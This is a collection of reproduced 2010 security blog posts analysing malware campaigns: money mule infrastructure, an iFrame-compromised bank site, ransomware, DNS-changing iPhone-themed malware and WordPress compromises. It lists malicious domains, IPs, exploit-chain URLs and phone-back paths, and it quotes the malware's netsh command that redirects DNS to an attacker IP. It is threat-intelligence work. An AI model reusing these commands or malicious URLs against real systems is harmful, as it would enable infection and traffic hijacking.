**ns2.weathernot.net** - (Parked on the same IP is also **ns2.worldslava.cc** Email: fussy@bigmailbox.ru)  
204.12.217.252

- Email: bowls@5mx.ru

**ns1.uleaveit.com** - 64.85.174.146 - Email: plea@qx8.ru

**ns2.pesenlife.net** - 204.12.217.254 - Email: erupt@qx8.ru

**ns3.greezly.net** - 204.124.182.151 - Email: erupt@qx8.ru

Name servers known from previous campaigns remain active, using AS34305:

**ns1.chinegrowth.cc** - 92.63.111.196 - Email: duly@fastermail.ru

**ns1.partytimee.cn** - 92.63.111.196 - Email: chunk@qx8.ru

**ns1.benjenkinss.cn** - 92.63.110.85 - Email: chunk@qx8.ru

**ns1.translatasheep.net** - 92.63.111.127 - Email: stair@freenetbox.ru

**ns1.bizrestroom.cc** - 92.63.110.85 - Email: hook@5mx.ru

**ns2.alwaysexit.com** - 85.12.46.2 - Email: sob@bigmailbox.ru

**ns2.trythisok.cn** - 85.12.46.2 - Email: chunk@qx8.ru

It's been a while, since I came across a money mule recruitment campaign using fast-flux infrastructure (**[9]Money Mule Recruiters use ASProx's Fast Fluxing Services**) that's also currently being used by domains registered using the same emails as the original **Hilary Kneber** campaigns (**[10]Celebrity-Themed Scareware**

**Campaign Abusing DocStoc**) from December, 2009, as well as related mule recruitment campaigns ([11]**Dissecting an Ongoing Money Mule**

**Recruitment Campaign**) from February, 2010.

294



Moreover, one of the domains sharing the fast-flux infrastructure with the money mule recruitment site **as-**

**apfinancialgroup.com** - Email: admin@asapfinancialgroup.com, was also profiled in last month's "[12]**Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild**".

295



The following ZeuS crimeware, client-side exploits service, and malware phone back C &C domains, all share the same fast-flux infrastructure:

**allaboutc0ntrol.cc** - Email: HilaryKneber@yahoo.com

[13]**agreement52.com** - Email: Davenport@example.com

[14]**smotri123.com** - Email: smot-smot@yandex.ru - [15]C &C profiled last month

**jdhyh1230jh.net** - Email: None@aol.com

[16]**mabtion.cn** - Email: Michell.Gregory2009@yahoo.com

[17]**woobo.cn** - Email: Michell.Gregory2009@yahoo.com

[18]**mmjl3l45lkjbdb.ru** - Email: none@none.com

[19]**domainsupp.net** - Email: ErnestJBooth@example.com

296



**first-shockabsorbers.com** - Email: ring.redlink@yandex.ru

**this-all-clean.info** - Email: ring.redlink@yandex.ru

**f45rugfj98hj9hjkfrnk.com** - Email: holsauto@live.com

[20]**financialdeposit.com** - Email: crWright@gmail.com

**connectanalyst.com** - Email: Mildred44@gmail.com - NOT ACTIVE

**vmnrjiknervir.com** - Email: holsauto@live.com - NOT ACTIVE

[21]**longtermrelations.com** - Email:  
admin@schumachercomeback.com - NOT ACTIVE,  
SUSPENDED

Name servers of the fast-fluxed domains include:

**ns1.hollwear.com** - 87.239.22.240 - Email:  
kymboll@rocketmail.com

**ns1.kentinsert.net** - 64.120.135.214 - Email:  
rackmodule@writemail.com

**ns1.dimplemolar.net** - 207.126.161.29 - Email:  
carruawau@gmail.com

**ns1.megapricelist.net** - 66.249.23.63 - Email:  
jobwes@clerk.com

**ns1.bighelpdesk.net** - 76.10.203.46 - Email:  
galaxegalaxe@gmail.com

**ns1.linejeans.com** - 95.211.86.140 - Email:  
palmatorz@aol.com

**ns1.ceberlin.com** - 204.12.210.235

EUROACCESS have been notified, an updated will be posted as soon as they take care of the campaign.

**Related coverage of money laundering in the context of cybercrime:**

[22]Money Mule Recruitment Campaign Serving Client-Side Exploits

[23]Keeping Money Mule Recruiters on a Short Leash - Part Three

[24]Money Mule Recruiters on Yahoo!'s Web Hosting

[25]Dissecting an Ongoing Money Mule Recruitment Campaign

[26]Keeping Money Mule Recruiters on a Short Leash - Part Two

[27]Keeping Reshipping Mule Recruiters on a Short Leash

[28]Keeping Money Mule Recruiters on a Short Leash

[29]Standardizing the Money Mule Recruitment Process

[30]Inside a Money Laundering Group's Spamming Operations

[31]Money Mule Recruiters use ASProx's Fast Fluxing Services

[32]Money Mules Syndicate Actively Recruiting Since 2002

*This post has been reproduced from [33]Dancho Danchev's blog. Follow him [34]on Twitter.*

297

1.

[http://www.virustotal.com/analysis/addea49904439a9b3e6a5b615466c55c9935354d3da4a7d6ba1bf2f51d6e8d47-12709](http://www.virustotal.com/analysis/addea49904439a9b3e6a5b615466c55c9935354d3da4a7d6ba1bf2f51d6e8d47-1270902128)

[02128](#)

2.

[http://www.virustotal.com/analysis/f4dbd83b19eef7177ca7409151f1bdab6d2979ca08a3ba6e8a285cdb5230850d-12709](http://www.virustotal.com/analysis/f4dbd83b19eef7177ca7409151f1bdab6d2979ca08a3ba6e8a285cdb5230850d-1270902137)

[02137](#)

3. <https://zeustracker.abuse.ch/monitor.php?as=38356>

4. <http://www.google.com/safebrowsing/diagnostic?site=AS:38356>

5. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

6. <http://www.abuse.ch/?p=2515>

7. <http://blogs.zdnet.com/security/?p=5761>

8. <http://blogs.zdnet.com/security/?p=5508>

9. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
10. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)
11. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
12. <http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html>
13. <https://zeustracker.abuse.ch/monitor.php?host=agreement52.com>
14. <https://zeustracker.abuse.ch/monitor.php?host=smotri123.com>
15. <http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html>
16. <http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=692>
17. <http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=686>
18. <https://zeustracker.abuse.ch/monitor.php?host=mmjl3l45lkjbdb.ru>
19. <https://zeustracker.abuse.ch/monitor.php?host=domainsupp.net>
20. <http://dnsbl.abuse.ch/fastfluxtracker.php?domainid=688>
21. <https://zeustracker.abuse.ch/monitor.php?host=longtermrelations.com>
22. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

23. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
24. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
25. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
26. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
27. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
28. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
29. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
30. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
31. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
32. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
33. <http://ddanchev.blogspot.com/>
34. <http://twitter.com/danchodanchev>





## **Dissecting Northwestern Bank's Client-Side Exploits Serving Site Compromise (2010-04-12 12:03)**

It's one thing to indirectly target a bank's reputation by brand-jacking it for phishing or malware service purposes, and entirely another when the front page of the bank (**NorthWesternBankOnline.com**) itself is embedded with an iFrame leading to client-side exploits, to ultimately serve a copy of [1]**Backdoor.DMSpammer**.

- Go through an assessment of a similar incident from 2007 - **[2]Bank of India Serving Malware**

This is exactly what happened on Friday, with the front page of the [3]Northwestern Bank of Orange City and Sheldon, Iowa acting as an infection vector. And although the site is now clean, the compromise offers some interesting

insights into the multitasking on behalf of some of the most prolific malware spreaders for Q1, 2010.

- **Go through assessments of their previous campaigns:** [4]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild; [5]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181; [6]Outlook

Web Access Themed Spam Campaign Serves Zeus Crimeware; [7]Pushdo Serving Crimeware, Client-Side Ex-

ploits and Russian Bride Scams; [8]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild;

[9]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild; [10]IRS/PhotoArchive Themed

Zeus/Client-Side Exploits Serving Campaign in the Wild)



How come? The iFrame domain used in the Northwestern Bank's campaign, is parked on the very same IP

(**59.53.91.192** - *AS4134, CHINA-TELECOM China Telecom*) that is still active, and was profiled in last month's spamvertised "[11]**Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild**" campaign.

The iFrame embedded on the front page of Northwestern Bank's web site, **mumukafes.net /trf/index.php** -

59.53.91.192 - Email: mated@freemailbox.ru, redirects through the following directories, to ultimately attempt to serve client-side exploits through the copycat **Phoenix Exploit Kit** web malware exploitation kit:

- **mumukafes.net /trf/index.php** - 59.53.91.192 - Email: mated@freemailbox.ru

- **sobakozgav.net /index.php** - 59.53.91.192

- **sobakozgav.net /tmp/newplayer.pdf** - CVE-2009-4324

- **sobakozgav.net /l.php?i=16**

- **sobakozgav.net /statistics.php**

Parked on the same IP (**59.53.91.192**) are also the following domains, all of which have been seen serving

client-side exploits in previous campaigns:

**aaa.fozdegen.com** - Email: mated@freemailbox.ru

**bbb.fozdegen.com** - Email: mated@freemailbox.ru

**cogs.trfafsegh.com** - Email: maple@qx8.ru

300



**countrtds.ru** - Email: thru@freenetbox.ru

**dogfoog.net** - Email: drier@qx8.ru

**eee.fozdegen.com** - Email: mated@freemailbox.ru

**fff.sobakozgav.net** - Email: mated@freemailbox.ru

**fozdegen.com** - Email: mated@freemailbox.ru

**lll.sobakozgav.net** - Email: mated@freemailbox.ru

**mumukafes.net** - Email: mated@freemailbox.ru

**sobakozgav.net** - Email: mated@freemailbox.ru

**trfafsegh.com** - Email: maple@qx8.ru

Moreover, there are also active [12]Zeus C &Cs on the same IP - 59.53.91.192, with the following detection rates for the currently active binaries:

- **exe1.exe** - [13]Trojan/Win32.Zbot.gen; Trojan-Spy.Win32.Zbot - Result: 32/38 (84.22 %)

- **exe.exe** - [14]Backdoor.DMSpammer - Result: 23/39 (58.97 %)

- **svhost.exe** - [15]Trojan.Win32.Swisyn; Trojan.Win32.Swisyn.acfo - Result: 33/38 (86.85 %)

- **vot.exe** - [16]Trojan.Spy.ZBot.EOR; TSPY\_ZBOT.SMG - Result: 15/38 (39.48 %)

Detection rates for the campaign files obtained through Northwestern Bank's client-side exploit serving campaign:

- **js.js** - [17]Mal/ObfJS-CT; JS/Crypted.CV.gen - Result: 3/39 (7.7 %)

- **newplayer.pdf** - [18]Exploit.PDF-JS.Gen; Exploit:Win32/Pdfjsc.EP - Result: 22/39 (56.42 %)

- **update.exe** - [19]Backdoor.DMSpammer - Result: 24/39 (61.54 %)

The sampled update.exe phones back to the following locations:

**usrdomainn.net /n2/checkupdate.txt** - 122.70.149.12, AS38356, TimeNet - Email: paulapruyne13@gmail.com

**usrdomainn.net /n2/tuktuk.php**

**usrdomainn.net /n2/getemails.php**

**usrdomainnertwesar.net /n2/getemails.php**

**usrdomainnertwesar.net /n2/checkupdate.txt**

**usrdomainnertwesar.net /n2/tuktuk.php**

*AS38356, TimeNet* is most recently seen in the migration of the money mule recruiters " **[20]Keeping Money Mule Recruiters on a Short Leash - Part Four**", with **tuktuk.php** literally translated as **herehere.php**.

The site is now clean, however, the iFrame domains and Zeus C &Cs remain active.

*This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.*

1. [http://www.symantec.com/security\\_response/writeup.jsp?docid=2003-102911-0033-99](http://www.symantec.com/security_response/writeup.jsp?docid=2003-102911-0033-99)
2. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
3. <http://sunbeltblog.blogspot.com/2010/04/florida-bank-compromised-serving.html>
4. <http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html>
5. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>
6. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
7. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
8. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
9. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
10. <http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html>
11. <http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html>
12. <https://zeustracker.abuse.ch/monitor.php?ipaddress=59.53.91.192>

13.

<http://www.virustotal.com/analysis/38a320d9c28c427ac12092b60040756fe9d0b4def6461493e4bc52a0488226f0-12710>

14015

14.

<http://www.virustotal.com/analysis/b73ef467fc1daf12d3624c1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710>

14031

15.

<http://www.virustotal.com/analysis/8a59ea10462a2b5c054d536ff9ab2e9e17fa862ce5a1c840c90865b9461c1e0a-12710>

14059

16.

<http://www.virustotal.com/analysis/d1613734c2ef041316f265942a5bc2de8bafd6765763f56cbd61f3f9b5022d35-12710>

17419

17.

<http://www.virustotal.com/analysis/d273801b14025db06797b1138a72ce75fa0a2a94e519de3fbd399b1d686fa864-12710>

13858

18.

<http://www.virustotal.com/analysis/5b714bc0f68c58fbb5a35bb3a0e966372154118b01fe59128cb94cdaacbd2782-12710>

13864

19.

<http://www.virustotal.com/analysis/b73ef467fc1daf12d3624c>

[1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710](http://1ffb1a10090dbfdbff134d63598fb110c1dd8f9cf5-12710)

[13883](#)

20. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

21. <http://ddanchev.blogspot.com/>

302

22. <http://twitter.com/danchodanchev>

303



## **Copyright Violation Alert Themed Ransomware in the Wild (2010-04-12 19:51)**

The copyright violation alert themed ransomware campaign ( [1]**Copyright violation alert ransomware in the wild;**

[2]**ICPP Copyright Foundation is Fake** ) is not just a novel approach for extortion of the highest amount of money seen in ransomware variants so far, but also, offers interesting clues into the multitasking mentality of the cybercriminals whose campaigns have already been profiled.

The bogus ICPP Foundation (**icpp-online.com** - 193.33.114.77 - Email: ovenersbox@yahoo.com) describes it-

self as:

*" We are a law firm which specialises in assisting intellectual property rights holders exploit and enforce their rights globally. Illegal file sharing costs the creative industries*

*billions of pounds every year. The impact of this is huge, resulting in job losses, declining profit margins and reduced investment in product development. Action needs to be taken and we believe a coordinated effort is needed now, before irreparable damage is done.*

*We have developed effective and unique methods for organisations to enforce their intellectual rights. By working effectively with forensic IT experts, law firms and anti-piracy organisations, we seek to eliminate the illegal distri-304*



*bution of copyrighted material through our revolutionary business model. Whilst many companies offer anti-piracy measures, these are often costly and ineffective. Our approach is quite the opposite, it generates revenue for rights holders and effectively decreases copyright infringement in a measurable and sustainable way. We offer high quality advice and excellent client care by delivering a thorough and reliable service. If you are interested in our services, please contact us for a no obligation consultation. "*

*[3]Responding to the same IP (193.33.114.77) are also:*

***green-stat.com*** - Email: *tahli@yahoo.com*

***media-magnats.com*** - Email: *tahli@yahoo.com*

*Where do we know the **tahli@yahoo.com** email from? From the "[4]**The Koobface Gang Wishes the Industry***

***"Happy Holidays"*** where it was used to register Zeus C &Cs as well as money mule recruitment domains, from the

***"[5]Money Mule Recruitment Campaign Serving Client-Side Exploits"*** where it was used to register the client-side exploit serving mule recruitment site, and most recently



from "[6]**Keeping Money Mule Recruiters on a Short Leash**

- **Part Four**" used in another mule recruitment site registration.

What's particularly interesting about the ransomware variant, is the fact that it has been localized to the following languages: Czech, Danish, Dutch, English, French, German, Italian, Portuguese, Slovak and Spanish, as well as the fact that it will attempt to build its torrents list from actual torrent files it is able to locate within the victim's hard drive.

Detection rates, for the ransomware:

- **mm.exe** - [7]Win32/Adware.Antipiracy - Result: 2/39 (5.13 %)

- **iqmanager.exe** - [8]Rogue:W32/DotTorrent.A - Result: 5/39 (12.83 %)

- **uninstall.exe** - [9]Reser.Reputation.1 - Result: 1/39 (2.57 %)

Upon execution, the sample phones back to **91.209.238.2/m5install/774/1** (AS48671, GROZA-AS Cyber Inter-

net Bunker) with the actual affiliate ID "**afid=774**" found in the settings.ini file. Active on the same IP are also related phone back directories, from different campaigns"

**91.209.238.2/r2newinstall/freemen/1**

**91.209.238.2/r2newinstall/02937/1**

**91.209.238.2/r2hit/7/0/0**

*This is perhaps the first recorded case of cybercriminals ignoring the basics of micro-payments, and emphasizing on profit margins by attempting to extort the amount of \$400.*

***Related ransomware posts:***

*[10]Mac OS X SMS ransomware - hype or real threat?*

*305*

*[11]iHacked: jailbroken iPhones compromised, \$5 ransom demanded*

*[12]New LoroBot ransomware encrypts files, demands \$100 for decryption*

*[13]New ransomware locks PCs, demands premium SMS for removal*

*[14]Scareware meets ransomware: "Buy our fake product and we'll decrypt the files"*

*[15]Who's behind the GPcode ransomware?*

*[16]How to recover GPcode encrypted files?*

*[17]SMS Ransomware Displays Persistent Inline Ads*

*[18]SMS Ransomware Source Code Now Offered for Sale*

*[19]3rd SMS Ransomware Variant Offered for Sale*

*[20]4th SMS Ransomware Variant Offered for Sale*

*[21]5th SMS Ransomware Variant Offered for Sale*

*[22]6th SMS Ransomware Variant Offered for Sale*

*This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=6095>
2. <http://www.f-secure.com/weblog/archives/00001931.html>
3. <http://msmvps.com/blogs/spywaresucks/archive/2010/04/12/1763297.aspx>
4. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
5. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
6. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
7. <http://www.virustotal.com/analysis/dd0d00fec6564d52ad291e8f8a99e981a31ba5fbb623076e8e2864f4591e9bc8-1271070143>
8. <http://www.virustotal.com/analysis/1301037ea0315e6c4d001a7e4630ed7484e9b3b5d707f65f231e62e4fd117897-1271073080>
9. <http://www.virustotal.com/analysis/f191a7442c6c04b69d0ba43fa79f37092aa2ec837c944828a502cfa2965d1a08-12710>

76413

10. <http://blogs.zdnet.com/security/?p=5731>
11. <http://blogs.zdnet.com/security/?p=4805>
12. <http://blogs.zdnet.com/security/?p=4748>
13. <http://blogs.zdnet.com/security/?p=3197>
14. <http://blogs.zdnet.com/security/?p=3014>
15. <http://blogs.zdnet.com/security/?p=1259>
16. <http://blogs.zdnet.com/security/?p=1280>
17. <http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html>
18. <http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html>
19. <http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html>
20. <http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html>
21. <http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html>
22. <http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html>
23. <http://ddanchev.blogspot.com/>
24. <http://twitter.com/danchodanchev>



## ***Copyright Violation Alert Themed Ransomware in the Wild (2010-04-12 19:51)***

***UPDATED: Wednesday, April 28, 2010:*** The universal license code required in the " Enter a previously purchased license code" window is ***RFHM2-TPX47-YD6RT-H4KDM***

*The copyright violation alert themed ransomware campaign ( [1]**Copyright violation alert ransomware in the***

***wild; [2]ICPP Copyright Foundation is Fake* ) is not just a novel approach for extortion of the highest amount of money seen in ransomware variants so far, but also, offers interesting clues into the multitasking mentality of the cybercriminals whose campaigns have already been profiled.**

*The bogus ICPP Foundation (**icpp-online.com** - 193.33.114.77 - Email: ovenersbox@yahoo.com) describes itself as:*

*" We are a law firm which specialises in assisting intellectual property rights holders exploit and enforce their rights globally. Illegal file sharing costs the creative industries billions of pounds every year. The impact of this is huge, resulting in job losses, declining profit margins and reduced investment in product development. Action needs to be taken and we believe a coordinated effort is needed now, before irreparable damage is done.*



*We have developed effective and unique methods for organisations to enforce their intellectual rights. By working effectively with forensic IT experts, law firms and anti-piracy organisations, we seek to eliminate the illegal distribution of copyrighted material through our revolutionary business model. Whilst many companies offer anti-piracy measures, these are often costly and ineffective. Our approach is quite the opposite, it generates revenue for rights holders and effectively decreases copyright infringement in a measurable and sustainable way. We offer high quality advice and excellent client care by delivering a thorough and reliable service. If you are interested in our services, please contact us for a no obligation consultation. "*

*[3]Responding to the same IP (193.33.114.77) are also:*

***green-stat.com*** - Email: *tahli@yahoo.com*

***media-magnats.com*** - Email: *tahli@yahoo.com*

*Where do we know the **tahli@yahoo.com** email from? From the "[4]**The Koobface Gang Wishes the Industry***

***"Happy Holidays"*** where it was used to register Zeus C &Cs as well as money mule recruitment domains, from the

***"[5]Money Mule Recruitment Campaign Serving Client-Side Exploits"*** where it was used to register the client-side exploit serving mule recruitment site, and most recently from ***"[6]Keeping Money Mule Recruiters on a Short Leash***

***- Part Four"*** used in another mule recruitment site registration.

*What's particularly interesting about the ransomware variant, is the fact that it has been localized to the following*

*languages: Czech, Danish, Dutch, English, French, German, Italian, Portuguese, Slovak and Spanish, as well as the fact that it will attempt to build its torrents list from actual torrent files it is able to locate within the victim's hard drive.*

*Detection rates, for the ransomware:*

*- **mm.exe** - [7]Win32/Adware.Antipiracy - Result: 2/39 (5.13 %)*

*- **iqmanager.exe** - [8]Rogue:W32/DotTorrent.A - Result: 5/39 (12.83 %)*

*- **uninstall.exe** - [9]Reser.Reputation.1 - Result: 1/39 (2.57 %)*

*Upon execution, the sample phones back to **91.209.238.2/m5install/774/1** (AS48671, GROZA-AS Cyber Inter-*

*net Bunker) with the actual affiliate ID " **afid=774**" found in the settings.ini file. Active on the same IP are also related phone back directories, from different campaigns"*

**91.209.238.2/r2newinstall/freemen/1**

**91.209.238.2/r2newinstall/02937/1**

**91.209.238.2/r2hit/7/0/0**

*This is perhaps the first recorded case of cybercriminals ignoring the basics of micro-payments, and emphasiz-*

*ing on profit margins by attempting to extort the amount of \$400.*

## ***Related ransomware posts:***

*[10]Mac OS X SMS ransomware - hype or real threat?*

*[11]iHacked: jailbroken iPhones compromised, \$5 ransom demanded*

*[12]New LoroBot ransomware encrypts files, demands \$100 for decryption*

*[13]New ransomware locks PCs, demands premium SMS for removal*

*[14]Scareware meets ransomware: "Buy our fake product and we'll decrypt the files"*

*[15]Who's behind the GPcode ransomware?*

*[16]How to recover GPcode encrypted files?*

*[17]SMS Ransomware Displays Persistent Inline Ads*

*[18]SMS Ransomware Source Code Now Offered for Sale*

*[19]3rd SMS Ransomware Variant Offered for Sale*

*[20]4th SMS Ransomware Variant Offered for Sale*

*[21]5th SMS Ransomware Variant Offered for Sale*

*[22]6th SMS Ransomware Variant Offered for Sale*

*This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.*

1. <http://blogs.zdnet.com/security/?p=6095>

2. <http://www.f-secure.com/weblog/archives/00001931.html>



3.

<http://msmvps.com/blogs/spywaresucks/archive/2010/04/12/1763297.aspx>

4. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

5. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

6. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

7.

<http://www.virustotal.com/analysis/dd0d00fec6564d52ad291e8f8a99e981a31ba5fbb623076e8e2864f4591e9bc8-12710>

[70143](#)

8.

<http://www.virustotal.com/analysis/1301037ea0315e6c4d001a7e4630ed7484e9b3b5d707f65f231e62e4fd117897-12710>

[73080](#)

9.

<http://www.virustotal.com/analysis/f191a7442c6c04b69d0ba43fa79f37092aa2ec837c944828a502cfa2965d1a08-12710>

[76413](#)

10. <http://blogs.zdnet.com/security/?p=5731>

11. <http://blogs.zdnet.com/security/?p=4805>

12. <http://blogs.zdnet.com/security/?p=4748>
13. <http://blogs.zdnet.com/security/?p=3197>
14. <http://blogs.zdnet.com/security/?p=3014>
15. <http://blogs.zdnet.com/security/?p=1259>
16. <http://blogs.zdnet.com/security/?p=1280>
17. <http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html>
18. <http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html>
19. <http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html>
20. <http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html>
21. <http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html>
22. <http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html>
23. <http://ddanchev.blogspot.com/>
24. <http://twitter.com/danchodanchev>

309



***iPhone Unlocking Themed Malware Campaign  
Spamvertised (2010-04-14 20:20)***

**UPDATED: Sunday, April 18, 2010:** The folks at [1]EmergingThreats pinged me on the fact that immediately after the brief assessment went public, the cybercriminals moved **iphone-iphone.info** to 174.37.172.68 (SoftLayer

Technologies Inc.) Currently responding to the same IP are also the following domains known to have been con-

nected with previous malware campaigns - **startexag.com** - Email: venterprize@gmail.com; **exposingpics.com**, and **animezhd.com**.

Researchers from [2]BitDefender are reporting on a currently spamvertised malware campaign, using a "Unlock, Jailbrake and "hack"tivate iPhone

3.1.3" theme.

The

spamvertised

domain

## ***iphone-iphone.info***

-

*188.210.236.181*

-

*Email:*

*iphone-*

*iphone.info@protecteddomainservices.com, is enticing the end user into download the malware from*

***pepd.org/blackra1n.exe*** - 188.210.236.109 - Email: *pepd.org@protecteddomainservices.com.*

*310*



*Detection rate: **blackra1n.exe** - [3]Trojan.BAT.AACL - Result: 10/40 (25 %), with the malware itself attempting to change the default DNS settings on the infected hosts to the following IP - **188.210.236.250** (188-210-236-250.hotnet.ro), AS39443, HOTNET-AS SC Hot Net SRL Baia de Aries, Nr 3, Bl 5B, Sc A, Ap 39, Bucuresti, 6.*

***- Creates the following registry entry in an attempt to change default DNS settings:***

*HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interface s\ {5D19E473-BE30-416B-*

*B5C7-D8A091C41D2F } "NameServer" = **188.210.236.250***

***- Creates Process - Filename () CommandLine:***

(C:\WINDOWS\system32\NETSH. EXE: interface ip set dns "Local Area Connection" static **188.210.236.250**) As User: () Creation Flags: (CREATE\_DEFAULT\_ERROR\_MODE CREATE\_SUSPENDED) interface ip set dns "wireles

network connection" static **188.210.236.250**) As User: () Creation Flags: (CREATE\_DEFAULT\_ERROR\_MODE CREATE\_SUSPENDED)

*From Romania, with DNS changing malware.*

*This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.*

1. <http://www.emergingthreats.net/>

2. <http://www.malwarecity.com/blog/iphone-unlocking-tricks-get-pcs-into-trouble-791.html>

3.

<http://www.virustotal.com/analysis/f99906a458042a4caf5fc07193fb54c290c55560c28c35ba78b5a95b1dfe0fe8-1271267435>

4. <http://ddanchev.blogspot.com/>

311

5. <http://twitter.com/danchodanchev>

312

**Facebook FarmTown Malvertising Campaign Courtesy of the Koobface Gang (2010-04-16 19:03)**

*Earlier this week, another malvertising campaign affected a popular community, in the face of Facebook's FarmTown.*

*You have to analyze, and cross-check it to believe it.*

**Key summary points:**

- *the email test@now.net.cn used to register all the domains involved in the malvertising campaign, is exclusively used by the Koobface gang for numerous scareware registrations seen -*

*a*

*313*



***Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)***

***UPDATED:*** *Network Solutions [1]issued an update to the situation.*

*The folks at Sucuri Security have posted an update on [2]the reemergence of mass site compromises at Network Solutions, following [3]last week's WordPress attack.*

*What has changed since last week's campaign? Several new domains were introduced, including new phone*

*back locations, with the majority of new domains once again parked on the same IP as they were last week -*

***64.50.165.169*** - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA.

*The exploitation chain of the currently embedded domain is as follows:*

- ***corpadsinc.com/grep /?spl=3 &br=MSIE &vers=7.0 &s=***
- ***corpadsinc.com /grep/soc.php***
- ***corpadsinc.com /grep/load.php?spl=ActiveX\_pack***
- ***corpadsinc.com /grep/load.php?spl=pdf\_2020***
- ***corpadsinc.com /grep/load.php?spl=javal***
- ***corpadsinc.com /grep/j2\_079.jar***

*Detection rates for some of the obtained exploits:*

- ***update.vbe*** - [4]VBS:Encrypted-gen; Trojan-Downloader.VBS.Agent.yw - Result: 11/40 (27.5 %)
- ***j2\_079.jar*** - [5]Exploit.Java.29; Exploit.Java.CVE-2009-3867.c; JAVA/Byteverify.O - Result: 5/40 (12.5 %) 314



*Responding to 64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA are also:*

***binglbalts.com*** - Email: alex1978a@bigmir.net

***corpadsinc.com*** - Email: alex1978a@bigmir.net

***fourkingssports.com*** - Email: alex1978a@bigmir.net

***networkads.net*** - Email: alex1978a@bigmir.net

***mainnetsoll.com*** - Email: alex1978a@bigmir.net

***lasvegastechreport.com***

***mauiexperts.com***

***mauisportsinsider.com***

*Upon successful exploitation from **corpadsinc.com** the campaigns drops **load.exe** - [6]Trojan:Win32/Meredrop; Trojan.Win32.Sasfis.a (v) - Result: 7/40 (17.50 %).*

*The sample **load.exe** also phones back to the following locations:*

***- nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &b=7231522200 &tm=8*** - 188.124.16.95 - Email:

*alex1978a@bigmir.net*

***- nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &tid=6 &b=7231522200 &r=1 &tm=9***

***- 188.124.16.96 /blackout\_dem.exe***

*Detection rate for **blackout\_dem.exe** - [7]Trojan-Dropper - Result: 7/40 (17.5 %) which phones back to **mazcostrol.com/inst.php ?aid=blackout** - 188.124.16.103 - Email: alex1978a@bigmir.net.*

